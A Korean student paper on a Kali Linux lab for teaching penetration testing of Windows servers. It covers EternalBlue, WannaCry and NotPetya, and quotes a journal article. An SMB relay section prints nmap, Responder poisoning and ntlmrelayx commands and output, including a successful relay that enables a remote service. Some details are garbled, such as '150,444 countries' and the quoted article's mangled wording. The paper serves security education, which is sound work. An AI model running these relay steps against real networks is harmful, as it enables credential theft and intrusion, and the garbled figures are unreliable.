

사이버 보안 교육을 위한 칼리리눅스를 활용한 윈도우 서버 침투 테스트 실습 및 환경구축 방법론

Methods for Settings Up a Windows Server Penetration
Testing Lab Environment Using Kali Linux for Cyber
Security Education

정찬하

사이버 보안 교육을 위한 침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

정찬하

Contents

사이버 보안 교육을 위한 침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

1. 서론	1.1 연구의 배경
	1.2 연구의 목적
	1.3 연구 필요성
2. 이론적 배경	2-1. 이터널블루
	2-2. EternalBlue 악용사례
	2-3. Windows server 2012 R2 취약점
	2-4. EternalBlue 악용사례
	2-5. 2024, 현재까지 지속되는 워너크라이
	2-6. 닛페트야(NotPetya)
	2-7. 이론적 배경 요약
3. 관련연구	3-1. 운영체제
	3-2. 네트워크 설정
	3-3. SMB 취약점 스캔
	3-4. SMB 취약점 설정
	3-5. 취약점 스캔
	3-6. Eternalblue Exploit
4. 환경구축 및 실습	4-1. VulnHub을 이용한 모의침투 테스트
	4-2 Gupta, Manoj R., et al. "Eternal Blue Vulnerability."
	4-3 SMB 릴레이 공격
5. 결론	5-1 연구 결과
	5-2 향후 연구 계획

사이버 보안 교육을 위한 침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

1. 서론 Introduction

- 1-1 연구의 배경
- 1-2 연구의 목적
- 1-3 연구 필요성

1-1. 연구의 배경

사이버 보안 교육에서 실습 환경 구축의 중요성은 점점 더 부각되고 있다. 이론적인 지식만으로는 실제 사이버 공격과 방어 기술을 충분히 이해하고 습득하기 어려우며, 이러한 한계를 극복하기 위해서는 실제 환경에서의 실습이 필수적이다. 특히, 이론만으로는 체득하기 어려운 네트워크 공격과 취약점 악용에 대한 구체적인 경험을 제공하기 위해, 실습 환경에서의 도전적인 실제 사이버 보안 시뮬레이션이 필요하다. Luay A. Wahsheh와 Biruk Mekonnen의 연구에서도, 튜토리얼 실습이 학습자들의 문제 해결 능력을 향상시키고 실질적인 보안 지식을 제공하는 데 중요한 역할을 한다고 강조한 바 있다.

하지만 실제로 실습 환경을 구축하는 것은 학습자들에게 큰 도전 과제이다. 필자는 실습 환경을 체계적으로 구축하는 과정에서 다양한 조각난 정보를 수집하고 연결하는 데 많은 어려움을 겪었다. 이에 따라 본 논문은 A부터 Z까지 실습 환경을 체계적으로 구축하는 방법을 상세히 제시하며, 특히 SMB취약점을 활용한 다양한 공격 모의 침투들을 비교하며 교육적으로 가장 효과적인 방법임을 논의하고자 한다. 이를 통해 사이버 보안 실습 환경을 체계적으로 구성하려는 학습자들에게 구체적인 지침을 제공하고, 다른 공격 실습과 비교를 통해 필자의 방법론이 더욱 효과적임을 입증할 것이다.

1-2. 연구의 목적

본 논문의 목적은 다양한 모의 침투 테스트 방식 중에서 **이터널블루 기반 실습 환경 구축 방법**을 단계별로 자세히 설명하고, 그 과정에서 고려해야 할 기술적 요구 사항을 명확히 제시하는 것이다. 이를 통해 학습자들은 실제 보안 실습 환경을 구축하는 데 필요한 **구체적인 지식**을 습득할 수 있을 것이다. 특히, 본 연구는 이터널블루 공격을 활용한 윈도우 서버의 권한 획득 시나리오를 중심으로, **필자의 경험을 바탕으로 실습 환경 구축의 실제적인 어려움과 그 해결 방안을 논의**할 것이다. 또한 이터널블루 실습 방법이 다른 모의 침투 방식에 비해 어떤 점에서 더 효율적이고 교육적으로 유용한지 **비교하여 설명**할 것이다.

1-3. 연구의 필요성

사이버 보안 교육에서 실습 환경을 효과적으로 구축하는 것은 이론뿐만 아니라 실제적인 기술을 습득할 수 있는 기회를 제공하는 데 중요한 역할을 한다. 예를 들어, 취약점 공격을 위한 실습 환경을 직접 구축하고 실습하는 것은 학생들이 단순한 이론적 학습을 넘어서, 실제 시스템의 취약점을 이해하고 이를 악용하는 방법을 직접 경험할 수 있게 한다. 또한 직접 환경을 구축하며 추가적인 네트워크 지식 향상, 프로그램을 다루는 능력향상과 이는 학습자들이 보안 취약점에 대한 깊이 있는 이해를 돕고, 나아가 실제 사이버 공격에 대응할 수 있는 능력을 기르는 데 중요한 역할을 한다. 본 논문에서는 이와 같은 실습이 다른 모의 침투 방식과 비교했을 때 교육적 가치가 더 크다는 점을 강조하고, 이를 뒷받침하는 다양한 실험 결과와 분석을 제시할 것이다.

사이버 보안 교육을 위한
침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

2. 이론적 배경 Theoretical background

- 2-1. 이터널블루
- 2-2. EternalBlue 악용사례
- 2-3. Windows server 2012 R2 취약점
- 2-4. EternalBlue 악용사례
- 2-5. 2024, 현재까지 지속되는 워너크라이
- 2-6. 닷페트야(NotPetya)
- 2-7. 이론적 배경 요약

2-1. 이터널블루

- 이터널블루(EternalBlue)는 일반적으로 미국 국가안보국(NSA)에 의해 개발된 것으로 간주되는 취약점 공격 도구이다. 새도 브로커스라는 해커 그룹이 2017년 4월 14일에 유출하였으며, 2017년 5월 12일에 전 세계 워너크라이 랜섬웨어 공격의 일부로 사용되었다. 이터널블루는 마이크로소프트의 서버 메시지 블록(SMB) 프로토콜 구현의 취약점을 공격한다. 이 취약점은 공통 취약점 및 노출(CVE) 카탈로그의 CVE-2017-0144에 고지되어 있다.²⁾


2) 위키백과, 이터널블루, <https://www.cve.org/CVERecord?id=CVE-2017-0144>, 2024.10.15

2-2. EternalBlue 악용사례

워너크라이(WannaCry) 랜섬웨어 공격

워너크라이(WannaCry) 랜섬웨어 공격은 2017년 5월에 발생한 대규모 사이버 공격으로, 150,444개국 이상에서 230,000대 이상의 컴퓨터에 영향을 미친 후 전 세계의 주목을 받았다. 병원 및 통신, 가스, 전기 및 기타 서비스 제공 업체와 같은 유명 조직이 이 공격의 첫 번째 희생자였다. 이터널블루를 통해 SMB 프로토콜의 취약점을 악용하였으며, 피해자들의 데이터를 암호화한 후 금전을 요구하는 방식으로 작동하였다. 이 공격은 주로 보안 패치를 적용하지 않은 시스템을 대상으로 하여, 병원, 은행, 공공 기관 등 다양한 분야에 큰 피해를 입혔다.

[그림 2-2] Wana Decrypt0r 화면



2-3. Windows server 2012 R2 취약점

[그림 2-1] Windows server 2012 R2 취약점 확인


CVE-2017-0144(Eternalblue)

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.¹⁾

운영 체제	CVE-2017-0143	CVE-2017-0144
Windows Server 2012 R2 (Server Core 설치)(4012216) 월별 롤업 ¹	중요한 원격 코드 실행	중요한 원격 코드 실행

OS	Build Number
Windows XP	5.1.2600.7208
Windows Server 2003 SP2	5.2.3790.6021
Windows Vista	GDR:6.0.6002.19743, LDR:6.0.6002.24067
Windows Server 2008 SP2	
Windows 7	6.1.7601.23689
Windows Server 2008 R2	
Windows 8	6.2.9200.22099
Windows Server 2012	
Windows 8.1	<u>6.3.9600.18604</u>
<u>Windows Server 2012 R2</u>	
Windows 10 TH1 v1507	10.0.10240.17319
Windows 10 TH2 v1511	10.0.10586.839
Windows 10 RS1 v1607	10.0.14393.953
Windows Server 2016	



1) CVE.ORG, "CVE-2017-0144", <https://www.cve.org/CVERecord?id=CVE-2017-0144>, 2024.10.15

2-4. EternalBlue 악용사례

워너크라이(WannaCry) 랜섬웨어 공격

감염경로

많은 랜섬웨어가 메일 첨부 파일이나 홈페이지 방문 할 때 감염되는데 반해 WannaCryptor 랜섬웨어는 MS17-010 (Microsoft Windows SMBv2 원격코드실행 취약점)을 통해 감염 된다. 즉, 윈도우 2017년 3월 보안 업데이트가 적용되지 않은 시스템은 별도의 사용자 동작 없이도 인터넷이 연결 되어 있다면 감염 될 수 있다.

[그림2-3] MS17-010 취약점을 이용하여 감염되는 WannaCryptor 실행 흐름도³⁾



3) ASEC, "워너크라이 랜섬웨어의 SMB 취약점 확인 및 진입 방법", <https://asec.ahnlab.com/ko/1067/>, 2024.10.15

2-5. 2024,현재까지 지속되는 워너크라이

보안업계 관계자는 "최근 발생한 취약점 공격 중 상당히 많은 부분이 워너크라이에 감염된 것으로 나타났다"며 "이는 기업들 중 대다수가 아직까지도 워너크라이 패치를 하고 있지 않고, 이에 대해 제대로 대응하지 않고 있던 점을 시사한다"고 말했다.보안업계 관계자는 "취약점을 그대로 방치한 채 시스템을 유지하면 공격자의 표적이 되기 쉽다"며 "공격자들이 아직까지도 워너크라이를 계속 사용하고 있고, 랜섬웨어 공격 피해 중 대다수가 워너크라이로 인한 피해라는 것은 기업들이 반성해야할 만한 심각한 문제다"고 말했다. 이어 "새로운 공격 방식에는 대응하기 힘들 수 있지만 충분히 인지도가 높고 패치가 배포된 랜섬웨어에 대한 공격만이라도 잘 방어한다면 기업의 피해를 대폭 줄일 수 있을 것이다"고 조언했다.⁴⁾

마이크로소프트가 웃지 못 할 실수를 저질렀다. 정기 패치 업데이트에서 윈도우10 SMB(Server Message Block) 프로토콜 취약점을 공개한 것이다.

취약점 코드 CVE-2020-0796로 명명된 이 취약점은 SMBv3 (Server Message Block 3.0) 네트워크 통신 프로토콜의 사전 원격 코드 실행 취약점으로, 아직 해당 문제에 대한 패치는 이뤄지지 않고 있는 상황이다.⁵⁾

4) IT조선, "2024 워너크라이", <https://it.chosun.com/news/articleView.html?idxno=2023031602405>, 2024.10.15


5) 와이드경제(<https://www.widedaily.com>)

2-6. 닷페트야(NotPetya)


닷페트야 공격은 2017년 6월에 발생한 또 다른 대규모 사이버 공격으로, 이터널블루를 이용하여 시스템을 감염시켰다. 처음에는 우크라이나를 겨냥한 공격으로 시작되었으나, 이후 전 세계로 확산되었다. 닷페트야는 워너크라이와 유사하게 SMB 프로토콜의 취약점을 이용하였으나, 워너크라이와는 달리 데이터 복구할 수 없는 파괴적인 특성을 가지고 있었다. 이 공격으로 인해 여러 대기업과 공공 기관이 심각한 피해를 입었으며, 특히 Maersk, Merck 등 글로벌 기업들이 큰 손실을 입었다.

2-7. 이론적 배경 요약

[그림2-4] EternalBlue detection (trendline)



[그림2-5] Unique clients reporting EternalBlue (trendline)



사이버 보안 교육을 위한 침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

3. 관련 연구 Related research

3-1 VulnHub을 이용한 모의침투 테스트

3-2 Gupta, Manoj R., et al. "Eternal Blue Vulnerability."

3-3 SMB 릴레이 공격

3-1. VulnHub을 이용한 모의침투 테스트



<https://hg2lee.tistory.com/165>

※ 수년에 걸쳐 많은 사람들이 이러한 리소스를 만들어왔고 많은 시간을 투자하여 '숨겨진 보석'과 같은 교육 자료를 만들어냈습니다. 그러나 이러한 자료는 사용자가 알지 못하면 발견하기 어렵습니다.

그래서 VulnHub는 가능한 한 많은 자료를 다루기 위해 탄생했으며, (합법적으로) 파괴, 해킹 및 악용이 가능한 '물건'의 카탈로그를 만들어 안전한 환경에서 학습하고 '물건'을 밖으로 연습할 수 있도록 합니다.

VulnHub의 데이터베이스에 무언가가 추가되면 가능한 한 최선을 다해 색인화하여 여러분이 배우거나 실험하고자 하는 것과 가장 잘 일치하도록 노력할 것입니다. 또한 자료를 미러링하고 리소스를 보존하기 위해 원본 출처의 허가를 요청할 것입니다.

다른 사람을 볼 수 있습니다.

그리고 동시에 따라할 수 있습니다.

그 후 직접 설정한 다음 시도해 보세요(시스템에 대한 인사이트를 얻을 수 있도록 - 화이트박스 테스트).

마지막으로 알 수 없는 소스에서 시작할 수 있습니다(블랙박스 테스트).

그리고 막히면 언제든지 도움을 요청할 수 있습니다!

출처: <https://www.vulnhub.com/>

3-1. VulnHub을 이용한 모의침투 테스트



BASIC PENTESTING: 2

About Release

Name: Basic Pentesting: 2
Date release: 10 Jul 2018
Author: Josiah Pierce
Series: Basic Pentesting

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

basic_pentesting_2.tar.gz (Size: 1.3 GB)
Download: <https://drive.google.com/file/d/1pHHEf21IT8xDiylGuPjFPM5F6oVEdFr-/view?usp=sharing>
Download (Mirror): https://download.vulnhub.com/basicpentesting/basic_pentesting_2.tar.gz



Back to the Top



Back to the Top



설명 : 이 문서는 boot2root 가상 머신을 요약한 것으로, 기본 펜테스팅 시리즈 연속으로 설계되었다. 이는 펜테스팅 기술을 처음 접하는 사람들이 보안의 공격적인 측면을 탐구할 수 있도록 개발되었다. VirtualBox를 이용한 테스트가 권장되며, VMware에서도 작동할 것으로 예상되지만 테스트되지 않았다. 이 가상 머신은 첫 번째 항목보다 중간 수준의 난이도를 가지고 있다. 따라서 이 VM은 초급자용 챌린지를 몇 번 시도한 뒤 다음 단계로 수행하기에 좋은 선택이다. 이 챌린지에는 초기 익스플로잇 벡터와 권한 상승 취약점이 포함되어 있다. 목표는 원격으로 VM을 공격하여 루트 권한을 얻고, /root/flag.txt에 있는 플래그를 읽는 것이다. VM을 완료한 후에는 피드백이나 문의사항을 이메일 (josiah@vt.edu)로 보낼 수 있다. 예전 작업에 대한 후기를 작성하면 다른 사람에게 도움이 될 수 있다.

출처 : <https://www.vulnhub.com/entry/basic-pentesting-2,241/>

번역 :

<https://www.deepl.com/ko/translator#en/ko/Description>

3-2. Gupta, Manoj R., et al. "Eternal Blue Vulnerability."



International Journal for Research in Applied Science & Engineering Technology (IJRASET)
ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 11 Issue VI Jun 2023- Available at www.ijraset.com

Eternal Blue Vulnerability

Manoj R. Gupta¹, Yash P. Koli², Vedant A. Patiyane³, Kedar P. Wagh⁴

^{1,2,3,4}Student Cyber Security Engineering, Shah and Anchor Kutchhi Engineering College, Mumbai, Maharashtra, India

Abstract: Many organizations have experienced the damage caused by cyberattacks exploiting Windows vulnerabilities. For operational reasons, the parameters of Windows are still used, especially in the enterprise management system (ICS). In this case, attackers can torture them to spread the disease. Specifically, the vulnerability in MS17-010 was used in attacks to spread malware such as WannaCry ransomware and other malware. Many systems for example, electronic newspapers, payment centres and car manufacturers are used around the world and there is a security vulnerability in Windows that causes serious problems. Since tools like Eternal Blue or Eternal Romance are published on the internet, attackers can easily exploit these vulnerabilities. This tool attacks legitimate processes running on Windows systems. It can be difficult for employees to see the signs of a struggle. Attacks can be mitigated using security updates; however, security updates are sometimes difficult to implement due to their long lifetime and stringent requirements. There are many ways to identify attacks that cause vulnerabilities, such as intrusion detection systems (IDS), but they are sometimes difficult to use because they require prior service. In this research, we propose a method to identify the attack that exploited the vulnerability in MS17-010 by analysing Windows built-in event logs. This method can detect attacks against almost all supported versions of Windows. It can also be easily integrated into the production environment as it only uses the standard Windows operating system.

Keywords: Eternal Blue, Vulnerability, Ransomware, attacks, malware.

I. INTRODUCTION

The cybersecurity world was flooded with reports about the infamous and widespread WannaCry ransomware attack. The plot begins shortly after with some of the National Security Agency's revelations that (NSA) was used by the Shadow Brokers hacking group. WannaCry attack, which uses a globally immutable system, uses a vulnerability named "Eternal Blue" and is distributed in 150 countries. The notorious Shadow Brokers hacker group has been operating since 2016 and is responsible for various NSA leaks, zero-day attacks and hacking tools of vulnerabilities. According to Wikipedia, the Shadow Brokers group has reported five violations to date. Leak, which surfaced on April 14, 2017, was the most devastating. The same day, Microsoft published a blog post announcing the patch for, which fixes Shadow Brokers' vulnerability. A month before the leak (March 14, 2017), Microsoft released Security Bulletin MS17-010, which fixes some of the vulnerabilities, including the one used by the "Eternal Blue" exploit. However, many users did not use the patch and on May 12, 2017, suffered the WannaCry attack, the largest ransomware attack in history.

A. Overview

WannaCry gained worldwide attention after affecting more than 230,000 computers in over 150,444 countries. Famous organizations such as hospitals and telecommunications, gas, electricity and other service providers were the first victims of this attack [3]. Shortly after WannaCry took place, other serious attacks were also seen using Eternal Blue and other exploits and hacks from the same NSA leak. This contains the Eternal Rocks worm Petya Ak. Not Petya ransomware and BadRabbit ransomware. The cryptocurrency mining campaign has also spread to other machines, apparently using exploits leaked by Shadow Brokers. These include Adaluz, Zealot, and Wannl Mine. Fifth Shadow Brokers NSA leak contains 30 vulnerabilities and a total of 7 hacking tools/devices are integrated into a framework called "Fuzz bunch".

B. Problem Statement

Eternal Blue vulnerability is a vulnerability that affects many aspects of the Windows operating system. It was discovered in 2017 and is believed to have been used for surveillance by the US National Security Agency (NSA) before being leaked to the public. This vulnerability is called Outer Blue because it affects the use of the Windows Server Message Block (SMB) protocol, which is used to share files and printers on the network. An attacker can use Outside Blue to gain unauthorized access to a system by sending code or special packets that can execute commands to a vulnerable computer. One of the most important features of the Outdoor Blue is that it does not require user intervention or authentication to use it. This means that attackers can easily target systems without requiring a username or password.



International Journal for Research in Applied Science & Engineering Technology (IJRASET)
ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 11 Issue VI Jun 2023- Available at www.ijraset.com

Some of the popular tools available in Kali Linux include Nmap, Metasploit Framework, Wireshark, John the Ripper, Air crack-ng, and many others. Kali Linux is designed to be used by security professionals who have advanced knowledge of computer networks, operating systems, and programming languages. It provides a robust command-line interface (CLI) that allows users to run various security tools and scripts, automate tasks, and perform complex operations.

E. Metasploit

Metasploit is widely used by security researchers, penetration testers, and hackers to identify and exploit vulnerabilities in a target. It includes several modules for different types of applications, including remote launch, privilege escalation, and brute force attacks. One of the key features of Metasploit is its modular design, which allows users to create their own custom exploits and payloads. This flexibility makes it a popular tool for both offensive and defensive security.




Fig. 2 Metasploit




Fig. 3 Metasploit info

F. Nmap

Nmap (short for Network Mapper) is a free and open-source network discovery and security monitoring tool. It is widely used by network administrators, security professionals, and penetration testers to find hosts and services on the network and identify potential vulnerabilities. Nmap uses various techniques such as port scanning, version control, and operating system fingerprinting to gather information about hosts and services on the network. It can also be used to perform various other tasks such as ping scans, traceroutes, and script-related targeting.



International Journal for Research in Applied Science & Engineering Technology (IJRASET)
ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 11 Issue VI Jun 2023- Available at www.ijraset.com

E. Vulnerability Analysis

Security researchers analyzed Eternal Blue's vulnerabilities to understand their root causes and identify potential areas for improvement in Windows operating system development. This review has led to the development of more secure systems and designs that are less susceptible to similar vulnerabilities.



Fig. 5 Result

V. CONCLUSIONS

The Eternal Blue vulnerability is a critical vulnerability found in the Windows operating system, specifically the Server Message Block (SMB) protocol. It was previously known for the WannaCry ransomware attack that affected thousands of computers worldwide in 2017. [12] Since the discovery of the vulnerability, the cybersecurity industry has taken a number of steps to try the issue from the negative. Microsoft released a security patch to fix SMB vulnerabilities, security companies developed detection tools to detect and block attacks from the vulnerabilities, and researchers reverse engineered Eternal Blue's vulnerability to understand how it works and identify mitigation strategies.

The discovery and patching of Eternal Blue vulnerabilities highlights the importance of cybersecurity and the need to improve security and processes. Although this vulnerability has been fixed, new vulnerabilities will emerge in the future and attackers will continue to develop more and more attacks.

Therefore, organizations must remain vigilant and continually adapt to new threats to maintain the security of their systems and information [19].

The entire story of Eternal Blue from the beginning to the present (not yet "end") is a warning to those concerned about cybersecurity [9]. From the use of 0day tools to the trick of not applying security updates on time, to who knows what happens after WannaCry and Not Petya, many disasters can be avoided. In conclusion, Eternal Blue reminds us of the modern threat of cyber-attacks and the importance of taking preventative steps against them. By implementing cybersecurity measures and being alert to emerging threats, organizations can protect their data, finances and reputations from harm. To prevent the Eternal Blue exploit from being used against vulnerable systems, it's crucial to apply security patches and updates, use strong passwords and authentication methods, and implement proper security measures, such as firewalls and intrusion detection systems. Additionally, organizations should conduct regular security audits and vulnerability assessments to identify and address any security weaknesses in their systems.

Overall, the Eternal Blue exploit serves as a reminder of the importance of cybersecurity and the need for constant vigilance and proactive measures to protect computer systems and data from malicious attacks.

VI. ACKNOWLEDGMENT

We have great pleasure in presenting the project on "ETERNAL BLUE VULNERABILITY". We take this opportunity to express our sincere thanks to our Guide, Ms. Pranali Pawar, the faculty in the Department of Cyber Security in Shah and Anchor Kutchhi Engineering College for guiding us and suggesting regarding the line of work. We would like to express our gratitude towards their constant encouragement, support and guidance throughout the progress.

Also, we would like to thank our principal - Dr. Bhavesh Patel and Dr. Nilakshi Jain, Head of Cyber Security Department, for their help, support & guidance for this project. We are also thankful to all Faculty members of our department for their help and guidance during completion of our project

3-3. SMB 릴레이 공격

[그림 4-1] SMB 서명이 적용되지 않은 워크스테이션 식별

[그림 4-2] SMB,HTTP 응답 비활성화

[그림 4-3] Responder 런치

```
(kali@kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

```
Responder.conf
/usr/share/responder

[Responder Core]

; Servers to start
SQL = 0n
SMB = Off
Kerberos = 0n
FTP = 0n
POP = 0n
SMTP = 0n
IMAP = 0n
HTTP = Off
HTTPS = 0n
DNS = 0n
LDAP = 0n
```

```
(kali@kali)-[~]
└─$ sudo responder -I eth0 -dwP

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [ON]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
```

3-3. SMB 릴레이 공격

[그림 4-4] ntlmrelayx 실행, 이벤트 발생 기다림

```
(kali㉿kali)-[~]
└─$ ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl
onWarning: Python 2 is no longer supported by the Python core team.
raphy, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
```

[그림 4-5] 성공적인 릴레이의 모습

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
